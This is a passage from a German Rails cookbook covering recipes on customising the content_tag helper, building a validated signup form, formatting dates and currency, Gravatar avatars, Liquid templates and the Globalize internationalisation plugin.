Der View verwendet Farben, die andeuten, welche Rechte existierten, bevor der Benutzer die Rechte geändert hat: Grün steht für eine Verknüpfung und Rot für das Fehlen einer solchen Verknüpfung.

Abbildung 5-7 zeigt die Matrix der Eingabefelder, die von unserer Lösung generiert wird.




Abbildung 5-7: Ein Formular mit einer Matrix dynamisch generierter Checkboxen

Siehe auch

- Rezept 5.12, »Ein Web-Formular mit Formular-Helpern erzeugen«

5.11 Das Verhalten von Standard-Helpern anpassen

Problem

Von Diego Scataglini

Sie haben einen Helper entdeckt, der fast das tut, was Sie brauchen. Sie wollen das Standard-Verhalten dieses Helpers an Ihre Bedürfnisse anpassen. Zum Beispiel wünschen Sie sich, dass der `content_tag`-Helper einen Block-Parameter verarbeitet.

Lösung

Verwenden Sie für dieses Rezept eine vorhandene Rails-Anwendung, oder legen Sie eine neue an, mit der Sie experimentieren können. Überschreiben Sie die Definition des content_tag-Helpers, indem Sie den folgenden Code in Ihre *app/helpers/application_helper.rb* einfügen:

```
def content_tag(name, content, options = nil, &block)
  content = "#{content}#{yield if block_given?}"
  super
end
```

Normalerweise würden Sie den content_tag-Helper wie folgt verwenden:

```
content_tag("h1",
  @published_bookmark.title + ": " +
  content_tag("span",
    "published by " +
     link_to(@user_login,
       user_url(:login => @published_bookmark.owner.login),
                :style => "font-weight: bold;"),
                :style => "font-size: .8em;"),
  :style => "padding-bottom: 2ex;")
```

Die obige Struktur ist etwas schwierig zu verstehen. Dank der an content_tag vorgenommenen Änderungen können wir die Struktur des Codes mit Blöcken verbessern:

```
content_tag("h1", "#{@published_bookmark.title}: ",
  :style => "padding-bottom: 2ex;") do

  content_tag("span", "published by ",
    :style => "font-size: .8em;") do

    link_to(@user_login, user_url(:login =>
      @published_bookmark.owner.login),
      :style => "font-weight: bold;")
  end
end
```

Diskussion

In der Lösung wird der Wert des block-Parameters mit dem Wert des content-Parameters verkettet. Der nachfolgende Aufruf von super delegiert alle anderen Berechnungen an die ursprüngliche Definition des content_tag-Helpers weiter. Wenn Sie super ohne Parameter aufrufen, übergeben Sie die Argumente in der gleichen Reihenfolge, in der sie empfangen wurden.

Der obigen content_tag-Implementierung kann man leicht folgen. Das nächste Beispiel ist ein wenig anspruchsvoller, aber die erhöhte Lesbarkeit ist den für das Verständnis des Codes notwendigen Mehraufwand mehr als wert. Ersetzen Sie Ihre content_tag-Definition wie folgt:

```
def content_tag(name, *options, &proc)
  content = options.shift unless options.first.is_a?(Hash)
  content ||= nil
  options = options.shift
  if block_given?
    concat("<#{name}#{tag_options(options.stringify_keys) if options}>",
           proc.binding)
    yield(content)
    concat("</#{name}>", proc.binding)
  elsif content.nil?
    "<#{name}#{tag_options(options.stringify_keys) if options} />"
  else
    super(name, content, options)
  end
end
```

Hier der neue content_tag in Aktion:

```
<%= content_tag "div", :class => "products" do
      content_tag "ul", :class => "list" do
        content_tag "li", "item1", :class => "item"
        content_tag "li", :class => "item"
      end
    end
%>
```

Er generiert den folgenden HMTL-Code:

```
<div class="products">
  <ul class="list">
    <li class="item">item1</li>
    <li class="item" />
  </ul>
</div>
```

5.12 Ein Web-Formular mit Formular-Helpern erzeugen

Problem

Von Diego Scataglini

Sie müssen ein typisches Anmeldeformular, z.B. für einen Newsletter, aufbauen. Sie wollen alle notwendigen Felder validieren und sicherstellen, dass die Benutzer die Bedingungen akzeptieren.

Lösung

Der Aufbau eines Web-Formulars ist wohl die am weitesten verbreitete Aufgabe der Web-Entwicklung. Für dieses Beispiel wollen wir annehmen, dass Sie eine Rails-Anwendung mit der folgenden Tabellenstruktur angelegt haben:

```
class CreateSignups < ActiveRecord::Migration
  def self.up
    create_table :signups do |t|
      t.column :name, :string
      t.column :email, :string
      t.column :dob, :date
      t.column :country, :string
      t.column :terms, :integer
      t.column :interests, :string
      t.column :created_at, :datetime
    end
  end
  def self.down
    drop_table :signups
  end
end
```

Erzeugen Sie ein entsprechendes Modell und den zugehörigen Controller:

```
$ ruby script/generate model signup
$ ruby script/generate controller signups index
```

Nun fügen Sie einige Validierungen in das `Signup`-Modell ein:

app/models/signup.rb:

```
class Signup < ActiveRecord::Base
  validates_presence_of :name, :country
  validates_uniqueness_of :email
  validates_confirmation_of :email
  validates_format_of :email,
                      :with => /^([^@\s]+)@((?:[-a-z0-9]+\.)+[a-z]{2,})$/i
  validates_acceptance_of :terms,
                       :message => "Sie müssen die Bedingungen akzeptieren"
  serialize :interests

  def validate_on_create(today = Date::today)
    if dob > Date.new(today.year - 18, today.month, today.day)
      errors.add("dob", "Sie müssen Volljährig sein.")
    end
  end
end
```

Als Nächstes fügen Sie die folgende `index`-Methode in Ihren `SignupsController` ein:

app/controllers/signups.rb:

```
class SignupsController < ApplicationController

  def index
    @signup = Signup.new(params[:signup])
    @signup.save if request.post?
  end
end
```

Abschließendend bauen Sie den View *index.rhtml* auf.

app/views/signups/index.rhtml:

```
<%= content_tag "div", "Vielen Dank für die Registrierung bei unserem Newsletter ",
                       :class => "success" unless @signup.new_record? %>
<%= error_messages_for :signup %>
<% form_for :signup, @signup do |f| %>
    <label for="signup_name">Name:</label>
    <%= f.text_field :name %><br />

    <label for="signup_email">E-Mail:</label>
    <%= f.text_field :email %><br />

    <label for="signup_email_confirmation">E-Mail best&auml;tigen:</label>
    <%= f.text_field :email_confirmation %><br />

    <label for="signup_dob">Geburtsdatum:</label>
    <%= f.date_select :dob, :order => [:day, :month, :year],
                          :start_year => (Time.now - 18.years).year,
                          :end_year => 1930 %><br />

    <label for="signup_country">Land:</label>
    <%= f.country_select :country, ["United States", "Canada"] %><br />

    <label for="signup_terms">Ich akzeptiere die Nutzungsbedingungen:</label>
    <%= f.check_box :terms %><BR clear=left>

    <h3>Meine Interessen sind:</h3>
    <% ["Schwimmen", "Joggen", "Tennis"].each do |interest|%>
        <label><%= interest %></label>
        <%= check_box_tag "signup[interests][]", interest,
                (params[:signup] && params[:signup][:interests]) ?
                 params[:signup][:interests].include?(interest) : false %>
        <br />
    <% end %>

    <%= submit_tag "Anmelden", :style => "margin-left: 26ex;" %>
<% end if @signup.new_record? %>
```

Optional können Sie (des Aussehens wegen) die folgenden Zeilen in Ihre *scaffold.css* aufnehmen, und schon sind Sie am Ziel:

public/stylesheets/scaffold.css:

```
label    {
  display: block;
  float: left;
  width: 25ex;
  text-align: right;
  padding-right: 1ex;
}
.success {
  border: solid 4px #99f;
```

```
  background-color: #FFF;
  padding: 10px;
  text-align: center;
  font-weight: bold;
  font-size: 1.2em;
  width: 400px;
}
```

Diskussion

Rails gibt Ihnen alle Werkzeuge an die Hand, die sogar lästige Aufgaben wie den Aufbau eines Formulars und die Behandlung der Feld-Validierung und des Status zu einem Vergnügen machen. Action View besitzt Formular-Helper für nahezu jede Gelegenheit, und der Aufbau zusätzlicher Helper ist ein Klacks. Sobald Sie mit dem Validierungsmodul von Active Record vertraut sind, wird der Aufbau eines Formulars zu einem Kinderspiel.

Abbildung 5-8 zeigt die Ausgabe unseres Anmeldeformulars.




Abbildung 5-8: Ein Anmeldeformular mit von Formular-Helpern generierten Elementen

Die Lösung verwendet `form_for`, das ein Symbol als ersten Parameter verlangt. Dieses Symbol wird von Rails als Objektname verwendet und an den Block ausgegeben. Das `f` in `f.text_field` repräsentiert die Verbindung zwischen dem Helper und dem Objektmodell, auf das es verweist. Der zweite Parameter ist eine Instanzvariable, die von der `index`-Aktion im Controller bereits befüllt wurde und die verwendet wird, um den Zustand zwischen den Seitenübertragungen nachzuhalten.

Jeder Helper, der ein Objekt und eine Methode als erste Parameter verwendet, kann zusammen mit dem form_for-Helper verwendet werden.

Action View stellt Ihnen (unter anderem) die date_select- und datetime_select-Helper für die Verarbeitung von Datum und Uhrzeit zur Verfügung. Diese Helper sind sehr leicht zu konfigurieren. Sie können die Teile des Datums mit Hilfe des :order-Parameters verstecken oder neu anordnen. Hier ein Beispiel:

```
date_select("user", "birthday",   :order => [:month, :day])
```

Das Framework sammelt auch nützliche Informationen, etwa Listen aller Länder und Zeitzonen, und macht diese sowohl als Helper als auch als Konstanten verfügbar (z.B. country_select, country_options_for_select, time_zone_options_for_select, time_zone_select).

Die Klassenmethode validates_confirmation_of ist besonders erwähnenswert. Diese Methode übernimmt die Bestätigungsvalidierung, sobald das Formular ein confirmation-Feld enthält. Die Lösung verlangt vom Benutzer, dass er seine E-Mail-Adresse im email_confirmation-Feld des Formulars bestätigt. Wenn Sie ein password-Feld bestätigt wissen wollen, können Sie auch ein password_confirmation-Feld einfügen.

Für das interests-Feld müssen Sie mehrere Checkboxen für die verschiedenen Interessen bereitstellen. Der Benutzer kann dann eine beliebige Kombination dieser Boxen anklicken. Die Anwendung muss diese Ergebnisse einsammeln und zu einem einzelnen Feld zusammenfassen. Daher können Sie die von form_for bereitgestellten Einrichtungen nicht verwenden. Sie legen fest, dass sich ein Feld selbst wiederholt und mehrere Werte erlaubt sind, indem Sie [] an das Ende des Feldnamens anhängen. Obwohl die Lösung form_for zum Aufbau des Formulars verwendet, können Sie Helper einfügen, die dieser Formel nicht entsprechen.

Die Lösung verwendet die Objekt-Introspektion, um zu ermitteln, ob eine Bestätigungsmeldung oder ein Anmeldeformular erscheinen soll. Zwar ist die Introspektion eine clevere Möglichkeit zur Ausgabe einer Bestätigungsseite, die bevorzugte Methode ist aber die Umleitung an eine andere Aktion. Sie korrigieren das wie folgt:

```
class SignupsController < ApplicationController
  def index
    @signup = Signup.new(params[:signup])
    if request.post? && @signup.save
      flash[:notice] = "Vielen Dank für die Bestellung unseres Newsletters "
      redirect_to "/"
    end
  end
end
```

Siehe auch

- In Rezept 5.13, »Formatierung von Datum, Uhrzeit und Währung« erfahren Sie mehr über view-Helper zur formatierten Ausgabe.

5.13 Formatierung von Datum, Uhrzeit und Währung

Problem

Von Andy Shen

Sie wollen wissen, wie man Datum, Uhrzeit und Währung in den Views Ihrer Anwendungen formatieren kann.

Lösung

Rails stellt die beiden folgenden Standardformate für die Formatierung von Datums- und Zeit-Objekten zur Verfügung:

```
>> Date.today.to_formatted_s(:short)
=> "1 Oct"
>> Date.today.to_formatted_s(:long)
=> "October  1, 2006"
```

Wenn Sie ein anderes Format benötigen, verwenden Sie `strftime` mit einem Formatstring:

```
>> Date.today.strftime("Gedruckt am %d/%m/%Y")
=> "Gedruckt am 01/10/2006"
```

Eine vollständige Liste der Formatoptionen finden Sie in Tabelle 5-1.

Tabelle 5-1: Stringoptionen für Datumsformat

Symbol	Bedeutung
%a	Abgekürzter Name des Wochentags (»Sun«)
%A	Vollständiger Name des Wochentags (»Sunday«)
%b	Abgekürzter Name des Monats (»Jan«)
%B	Vollständiger Name des Monats (»January«)
%c	Bevorzugte lokale Darstellung von Datum und Uhrzeit
%d	Tag des Monats (01..31)
%H	Stunde des Tages, 24-Stunden-Format (00..23)
%I	Stunde des Tages, 12-Stunden-Format (01..12)
%j	Tag des Jahres (001..366)
%m	Monat des Jahres (01..12)
%M	Minute der Stunde (00..59)
%p	Meridian-Anzeige (»AM« oder »PM«)
%S	Sekunde der Minute (00..60)
%U	Woche des aktuellen Jahres (00..53)
%W	Woche des aktuellen Jahres (00..53)
%w	Tag der Woche (Sonntag ist 0, 0..6)

Tabelle 5-1: Stringoptionen für Datumsformat (Fortsetzung)

Symbol	Bedeutung
%x	Bevorzugte Darstellung des Datums ohne Uhrzeit
%X	Bevorzugte Darstellung der Uhrzeit ohne Datum
%y	Jahr ohne Jahrhundert (00..99)
%Y	Jahr mit Jahrhundert
%Z	Name der Zeitzone
%%	Literales %-Zeichen

Es gibt einige weitere Optionen, die nicht in der API dokumentiert sind. Sie können in Ruby viele der Datums- und Zeit-Formatoptionen nutzen, die in den Unix-Manpages und der C-Dokumentation aufgeführt sind. Zum Beispiel:

- `%e` wird durch den Tag des Monats als Dezimalzahl (1-31) ersetzt. Einzelnen Ziffern wird ein Leerzeichen vorangestellt.
- `%R` entspricht `%H:%M`.
- `%r` entspricht `%I:%M:%S %p`.
- `%v` entspricht `%e-%b-%Y`.

Hier sehen Sie das aktuelle Datum:

```
>> Time.now.strftime("%v")
=> " 2-Oct-2006"
```

Alle Formatoptionen gelten für `Time`-Objekte, aber nicht alle Optionen sind für `Date`-Objekte sinnvoll. Hier sehen Sie ein Format für ein `Date`-Objekt:

```
>> Date.today.strftime("%Y-%m-%d %H:%M:%S %p")
=> "2006-10-01 00:00:00 AM"
```

Wendet man die gleiche Option auf ein `Time`-Objekt an, ergibt das:

```
>> Time.now.strftime("%Y-%m-%d %H:%M:%S %p")
=> "2006-10-01 23:49:38 PM"
```

Es scheint keinen Formatstring für einen einziffrigen Monat zu geben, weshalb man sich anders behelfen muss:

```
"#{date.day}/#{date.month}/#{date.year}"
```

Für Währungen stellt Rails eine `number_to_currency`-Methode zur Verfügung. Die grundlegendste Nutzung dieser Methode besteht in der Übergabe einer Zahl, die als Währung ausgegeben werden soll:

```
>> number_to_currency(123.123)
=> "$123.12"
```

Die Methode kann einen Hash als zweiten Parameter verwenden. Dieser Hash kann die vier folgenden Optionen festlegen:

- Precision (standardmäßig 2)
- Unit (standardmäßig »$«)
- Separator (standardmäßig ».«)
- Delimiter (standardmäßig »,«)

```
>> number_to_currency(123456.123, {"precision" => 1, :unit => "#",
                                   :separator => "-", :delimiter => "^"})
=> "#123^456-1"
```

Diskussion

Sie sollten den benötigten Formatierungscode in einer Rails-Helper-Klasse wie `ApplicationHelper` zusammenfassen, damit all Ihre Views davon profitieren können:

app/helpers/application_helper.rb:

```
module ApplicationHelper
  def render_year_and_month(date)
    h(date.strftime("%Y %B"))
  end

  def render_date(date)
    h(date.strftime("%Y-%m-%d"))
  end

  def render_datetime(time)
    h(time.strftime("%Y-%m-%d %H:%M"))
  end
end
```

Siehe auch

- Es gibt eine ganze Reihe von Helper-Methoden für Zahlen, an die zu denken sich lohnt, z.B. `number_to_percentage`, `number_to_phone`, `number_to_human_size`. Details finden Sie unter *http://api.rubyonrails.org/classes/ActionView/Helpers/NumberHelper.html*.

5.14 Benutzerprofile mit Gravataren personalisieren

Problem

Von Nicholas Wieland

Sie wollen den Benutzern die Personalisierung ihrer Präsenz auf Ihrer Site ermöglichen, indem Sie kleine Images darstellen, die mit Benutzerkommentaren und Profilen verknüpft werden.

Lösung

Verwenden Sie *Gravatare* (global anerkannte AVATARe) oder kleine 80×80-Images, die mit der E-Mail-Adresse des Benutzers verknüpft werden. Die Images werden nicht auf der Anwendungs-Site, sondern auf einem entfernten Server gespeichert. Benutzer registrieren einen Gravatar nur einmal und ermöglichen so den Einsatz des Benutzer-Images auf allen Gravatar-fähigen Sites.

Um Ihre Anwendung gravatar-fähig zu machen, definieren Sie eine Methode in `ApplicationHelper`, die den korrekten Link von *http://www.gravatar.com* zurückgibt:

app/helpers/application_helper.rb:

```
require "digest/md5"

module ApplicationHelper

  def url_for_gravatar(email)
    gravatar_id = Digest::MD5.hexdigest( email )
    "http://www.gravatar.com/avatar.php?gravatar_id=#{ gravatar_id }"
  end
end
```

Ihre Views können diesen Helper auf einfache Weise nutzen. Verwenden Sie einfach `url_for_gravatar`, um den URL des Image-Tags zu generieren. Im folgenden Code enthält `@user.email` die E-Mail-Adresse des Gravatar-Besitzers:

```
<%= image_tag url_for_gravatar(@user.email) %>
```

Diskussion

Der Einsatz von Gravataren ist einfach: Sie benötigen ein `<img />`-Tag an den Stellen, an denen Sie einen Gravatar ausgeben wollen. Dabei verweist ein `src`-Attribut auf die Gravatar-Hauptseite und den `MD5`-Hash der E-Mail-Adresse des Gravatar-Besitzers. Hier sehen Sie eine typische Gravatar-URL:

```
http://www.gravatar.com/avatar.php\
                      ?gravatar_id=7cdce9e94d317c4f0a3dcc20cc3b4115
```

Hat ein Benutzer keinen Gravatar registriert, gibt die URL ein transparentes 1×1-GIF-Image zurück.

Die Helper-Methode `url_for_gravatar` berechnet zuerst den `MD5`-Hash der an sie übergebenen E-Mail-Adresse. Sie gibt den korrekten Gravatar-URL dann mit Hilfe der Stringinterpolation zurück.

Der Gravatar-Dienst unterstützt einige Optionen, mit denen Sie es vermeiden können, Images innerhalb Ihrer Anwendung bearbeiten zu müssen. Zum Beispiel können Sie dem Dienst ein `size`-Attribut übergeben, das die Größe des Gravatars auf etwas anderes als 80×80 Punkte anpasst (z.B. size=40).

Siehe auch

- *http://www.gravatar.com/implement.php*

5.15 Gefährlichen Code in Views mit Liquid-Templates vermeiden

Problem

Von Christian Romney

Sie wollen den Anwendungsdesignern oder Endanwendern die Möglichkeit geben, robuste View-Templates aufzubauen, ohne die Sicherheit oder Integrität Ihrer Anwendung zu gefährden.

Lösung

Liquid-Templates sind unter Rails eine weit verbreitete Alternative zu den normalen ERb/RHTML-Views. Liquid-Templates können nicht jeden beliebigen Code ausführen, d.h., Sie können sich entspannt zurücklehnen, weil Sie wissen, dass die Benutzer Ihre Datenbank nicht versehentlich zerstören können.

Um Liquid zu installieren, benötigen Sie das Plugin, aber zuerst müssen Sie Rails über dessen Repository informieren. In einem Konsolenfenster geben Sie im Stammverzeichnis der Rails-Anwendung Folgendes ein:

```
$ ruby script/plugin source svn://home.leetsoft.com/liquid/trunk
$ ruby script/plugin install liquid
```

Sobald dieser Befehl ausgeführt wurde, können Sie mit dem Aufbau von Liquid-Templates beginnen. Wie ERb gehören auch Liquid-Templates in die Controller-Ordner unter *app/views*. Um ein Index-Template für einen Controller namens `BlogController` anzulegen, müssen Sie beispielsweise eine Datei namens *index.liquid* im *app/views/blog*-Ordner anlegen.

Nun wollen wir einen Blick auf die Markup-Syntax von Liquid werfen. Um Text auszugeben, betten Sie den String einfach zwischen einem Paar geschweifter Klammern ein:

```
{{ 'Hallo Welt!' }}
```

Sie können Text auch durch einen Filter leiten, wobei eine Syntax verwendet wird, die der Unix-Kommandozeile ähnelt:

```
{{ 'Hallo Welt!' | downcase }}
```

Außer bei den einfachsten Templates benötigen Sie auch ein wenig Logik. Liquid unterstützt daher Bedingungsanweisungen:

```
{% if user.last_name == 'Orsini' %}

  {{ 'Willkommen zurück, Rob.' }}

{% endif %}
```

und for-Schleifen:

```
{% for line_item in order %}
  {{ line_item }}
{% endfor %}
```

Kommen wir zu einem vollständigen Beispiel. Wir gehen von einer leeren Rails-Anwendung, mit einer korrekt konfigurierten *database.yml* und dem wie oben beschrieben installierten Liquid-Plugin aus.

Zuerst generieren Sie ein Modell namens `Post`:

```
$ ruby script/generate model Post
```

Nun bearbeiten Sie die Migrationsdatei *001_create_posts.rb*. In diesem Beispiel wollen wir die Dinge einfach halten:

db/migrate/001_create_posts.rb:

```
class CreatePosts < ActiveRecord::Migration
  def self.up
    create_table :posts do |t|
      t.column :title, :string
    end
  end

  def self.down
    drop_table :posts
  end
end
```

Nun generieren Sie die entsprechende Datenbanktabelle:

```
$ rake db:migrate
```

Nachdem die `posts`-Tabelle angelegt ist, wird es Zeit, einen Controller für die Anwendung zu generieren. Das geschieht mit:

```
$ ruby script/generate controller Posts
```

Nun können Sie Ihre Anwendung um Liquid ergänzen. Starten Sie den von Ihnen bevorzugten Entwicklungsserver mit:

```
$ ruby script/server -d
```

Als Nächstes binden Sie die allgemeine Unterstützung zum Rendering von Liquid-Templates in die Anwendung ein. Öffnen Sie die `ApplicationController`-Klassendatei in Ihrem Editor, und fügen Sie die folgende `render_liquid_template`-Methode ein:

app/controllers/application.rb:

```
class ApplicationController < ActionController::Base

  def render_liquid_template(options={})
    controller = options[:controller].to_s if options[:controller]
    controller ||= request.symbolized_path_parameters[:controller]

    action = options[:action].to_s if options[:action]
      action ||= request.symbolized_path_parameters[:action]

      locals = options[:locals] || {}
      locals.each_pair do |var, obj|
          assigns[var.to_s] = \
                    obj.respond_to?(:to_liquid) ? obj.to_liquid : obj
      end

      path = "#{RAILS_ROOT}/app/views/#{controller}/#{action}.liquid"
      contents = File.read(Pathname.new(path).cleanpath)

    template = Liquid::Template.parse(contents)
    returning template.render(assigns, :registers => {:controller => controller}) do |result|
      yield template, result if block_given?
    end
  end

end
```

Diese Methode (die zum Teil auf Code aus dem exzellenten Publishing-Tool Mephisto basiert) findet das richtige Template, verarbeitet es im Kontext der zugewiesenen Variablen und wird gerendert, wenn die Anwendung die Kontrolle an das `index.liquid`-Template übergibt.

Um diese Methode aufzurufen, fügen Sie die folgende `index`-Aktion in den `PostsController` ein:

app/controllers/posts_controller.rb:

```
class PostsController < ApplicationController

  def index
    @post = Post.new(:title => 'Mein erstes Posting')
    render_liquid_template :locals => {:post => @post}
  end

  # ...
end
```

Der Bequemlichkeit halber fügen Sie eine einfache `to_liquid`-Methode in das `Posts`-Modell ein:

app/models/post.rb:

```
class Post < ActiveRecord::Base
  def to_liquid
    attributes.stringify_keys
  end
end
```

Sie sind fast fertig. Als Nächstes müssen Sie eine *index.liquid*-Datei im *app/views/posts*-Verzeichnis anlegen. Dieses Template enthält einfach nur:

app/views/posts/index.liquid:

```
<h2>{{ post.title | upcase }}</h2>
```

Zum Schluss wollen wir noch zeigen, wie Sie sogar RHTML-Templates für Ihr Layout mit Liquid-Templates für die Views mischen können.

app/views/layouts/application.rhtml:

```
<html>
  <head>
    <title>Liquid-Demo</title>
  </head>
  <body>

    <%= yield %>

  </body>
</html>
```

Nun sind Sie so weit, sich Ihre Anwendung anzusehen. Wechseln Sie mit Ihrem Browser auf */posts*, z.B. *http://localhost:3000/posts*.

Diskussion

Der Hauptunterschied zwischen Liquid und ERb besteht darin, dass Liquid bei der Verarbeitung von Anweisungen nicht Rubys `Kernel#eval`-Methode verwendet. Dementsprechend können Liquid-Templates nur Daten verarbeiten, die ihnen explizit bekannt gegeben werden, was zu erhöhter Sicherheit führt. Die Template-Sprache Liquid ist außerdem kleiner als Ruby, was ihr Erlernen in nur einer Sitzung ermöglicht.

Liquid-Templates sind darüber hinaus hochgradig anpassungsfähig. Sie können sehr leicht eigene Filter einfügen. Hier ist ein einfacher Filter, der eine ROT-13-Verschlüsselung über einen String vornimmt:

```
module TextFilter

  def crypt(input)
    alpha = ('a'..'z').to_a.join
    alpha += alpha.upcase
    rot13 = ('n'..'z').to_a.join + ('a'..'m').to_a.join
    rot13 += rot13.upcase
```

```
      input.tr(alpha, rot13)
    end
  end
```

Um diesen Filter in Ihren Liquid-Templates verwenden zu können, legen Sie einen Ordner namens *liquid_filters* im *lib*-Verzeichnis an. In diesem Verzeichnis legen Sie eine Datei namens *text_filter.rb* an, die den oben aufgeführten Code enthält.

Nun öffnen Sie *environment.rb* und tragen Folgendes ein:

config/environment.rb:

```
require 'liquid_filters/text_filter'
Liquid::Template.register_filter(TextFilter)
```

Ihr Template kann nun eine Zeile wie die folgende einfügen:

```
{{ post.title | crypt }}
```

Liquid ist für den Produktionseinsatz gedachter Code. Tobias Lütke hat Liquid für Shopify.com entwickelt, ein E-Commerce-Tool für Nicht-Programmierer. Es ist ein sehr flexibles und elegantes Tool, das von Designern und Endanwendern gleichermaßen verwendet werden kann. In der Praxis werden Sie die verarbeiteten Templates zwischenspeichern wollen, möglichst in der Datenbank. Ein beeindruckendes Beispiel für Liquid-Templates in Aktion finden Sie im Mephisto-Blogging-Tool, das Sie von *http://mephistoblog.com* herunterladen können.

Siehe auch

- Für weiterführende Informationen zu Liquid besuchen Sie dessen Wiki unter *http://home.leetsoft.com/liquid/wiki*.
- Weitere Informationen zu Mephisto finden Sie auf der offiziellen Website unter *http://www.mephistoblog.com*.

5.16 Globalisierung Ihrer Rails-Anwendung

Problem

Von Christian Romney

Sie müssen in Ihrer Rails-Anwendung mehrere Sprachen, Währungen und Datums-/Zeitformate unterstützen. Im Wesentlichen wollen Sie also eine Internationalisierung (oder i18n) ermöglichen.

Lösung

Das Globalize-Plugin stellt einen Großteil der Tools zur Verfügung, die Sie benötigen, um Ihre Anwendung auf die große, weite Welt vorzubereiten. Für dieses Rezept legen Sie eine leere Rails-Anwendung namens `global` an:

```
$ rails global
```

Als Nächstes nutzen Sie Subversion, um den Code für das Plugin in einem Ordner namens *globalize* unter *vendor/plugins* abzulegen:

```
$ svn export \
> http://svn.globalize-rails.org/svn/globalize/globalize/branches/for-1.1\
>    vendor/plugins/globalize
```

Wenn Ihre Anwendung eine Datenbank verwendet, müssen Sie diese so einrichten, dass sie internationalen Text speichern kann. MySQL unterstützt beispielsweise die UTF-8-Codierung von Haus aus. Konfigurieren Sie Ihre *database.yml* wie üblich, und stellen Sie sicher, dass Sie die richtigen Codierungsparameter angeben:

config/database.yml:

```
development:
  adapter: mysql
  database: global_development
  username: root
  password:
  host: localhost
  encoding: utf8
```

Die Globalisierung nutzt einige Datenbanktabellen, um Übersetzungen nachzuhalten. Bereiten Sie die Globalisierungstabellen Ihrer Anwendung vor, indem Sie den folgenden Befehl ausführen:

```
$ rake globalize:setup
```

Nun fügen Sie die folgenden Zeilen in Ihre Umgebung ein:

config/environment.rb:

```
require 'jcode'
$KCODE = 'u'

include Globalize
Locale.set_base_language('en-US')
```

Ihre Anwendung ist nun zur Globalisierung bereit. Sie müssen nur ein Modell anlegen und alle enthaltenen Stringdaten übersetzen. Um die Fähigkeiten von Globalize zu testen, legen Sie ein vollständiges `Product`-Modell mit den Feldern `name`, `unit_price`, `quantity_on_hand` und `updated_at` an. Zuerst generieren Sie das Modell:

```
$ ruby script/generate model Product
```

Nun definieren Sie das Schema für die `product`-Tabelle in der Migration-Datei. Sie wollen hier eine redundante Modelldefinition einbinden, für den Fall, dass zukünftige Migrations die `Product`-Klasse umbenennen oder entfernen.

db/migrate/001_create_products.rb:

```
class Product < ActiveRecord::Base
  translates :name
end
```

```
class CreateProducts < ActiveRecord::Migration
  def self.up
    create_table :products do |t|
      t.column :name, :string
      t.column :unit_price, :integer
      t.column :quantity_on_hand, :integer
      t.column :updated_at, :datetime
    end

    Locale.set('en-US')
    Product.new do |product|
      product.name = 'Little Black Book'
      product.unit_price = 999
      product.quantity_on_hand = 9999
      product.save
    end

    Locale.set('es-ES')
    product = Product.find(:first)
    product.name = 'Pequeño Libro Negro'
    product.save
  end

  def self.down
    drop_table :products
  end
end
```

Beachten Sie, dass Sie das Locale ändern müssen, bevor Sie eine Übersetzung für den Namen angeben. Weiter geht es mit der Migration der Datenbank:

```
$ rake db:migrate
```

